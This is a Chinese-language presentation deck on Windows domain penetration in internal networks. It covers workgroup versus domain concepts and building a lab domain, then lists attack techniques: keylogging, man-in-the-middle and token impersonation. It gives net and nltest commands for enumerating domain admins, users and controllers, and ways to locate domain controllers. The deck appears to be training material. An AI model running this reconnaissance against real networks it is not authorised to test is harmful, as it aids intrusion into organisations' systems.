

内网渗透之域渗透

演讲人 nmg
2017.10.28

目录

01

工作组&域

02

域的渗透姿势

03

MS14-068

04

致谢



Part
One

工作组&域


工作组

计算机组织形式


工作组

域


销售部



市场部




工作组



网络资源


没有办法统一管理

没有办法集中身份验证




域

统一管理



域

集中身份验证




搭建简单的域

◆ 运行--打开-- dcpromo




搭建简单的域

◆ DNS服务器配置




域控: 192.168.80.141




客户机: 192.168.80.138

搭建简单的域

- 新建组和用户



在活动目录中创建市场部、销售部两个组



销售部添加三个账户



Part
Two

域的渗透姿势

域的渗透姿势

域的渗透姿势

环境判断

定位域控

弱点入侵

已知漏洞

键盘记录

中间人攻击

假冒令牌

常用命令

```
net group /domain //获得所有域用户组列表
net group qq_group /domain //显示域中qq_group组的成员
net group "domain admins" /domain //获得域管理员列表
net group "enterprise admins" /domain //获得企业管理员列表
net group "domain controllers" /domain //获得域控制器列表
net group "domain computers" /domain //获得所有域成员计算机列表
net user /domain //获得所有域用户列表
net user someuser /domain //获得指定账户someuser的详细信息
net view /domain //查询有几个域, 查询域列表
net view /domain:testdomain //查看 testdomain域中的计算机列表
nltest /domain_trusts //获取域信任信息
net user domain-admin /domain //查看管理员登陆时间, 密码过期时间, 是否有登陆脚本
```



环境判断

所处环境

机器所处位置

机器角色

进出口流量



定位域控

定位域控

本地检测

Net group "domain admins" /domain 获取域管理员列表

Ipconfig /all DNS 查询

查询活跃的域名控制器

Nslookup -type=SRV _ldap._tcp.

Netsess.exe -h 使用netsess.exe 查询

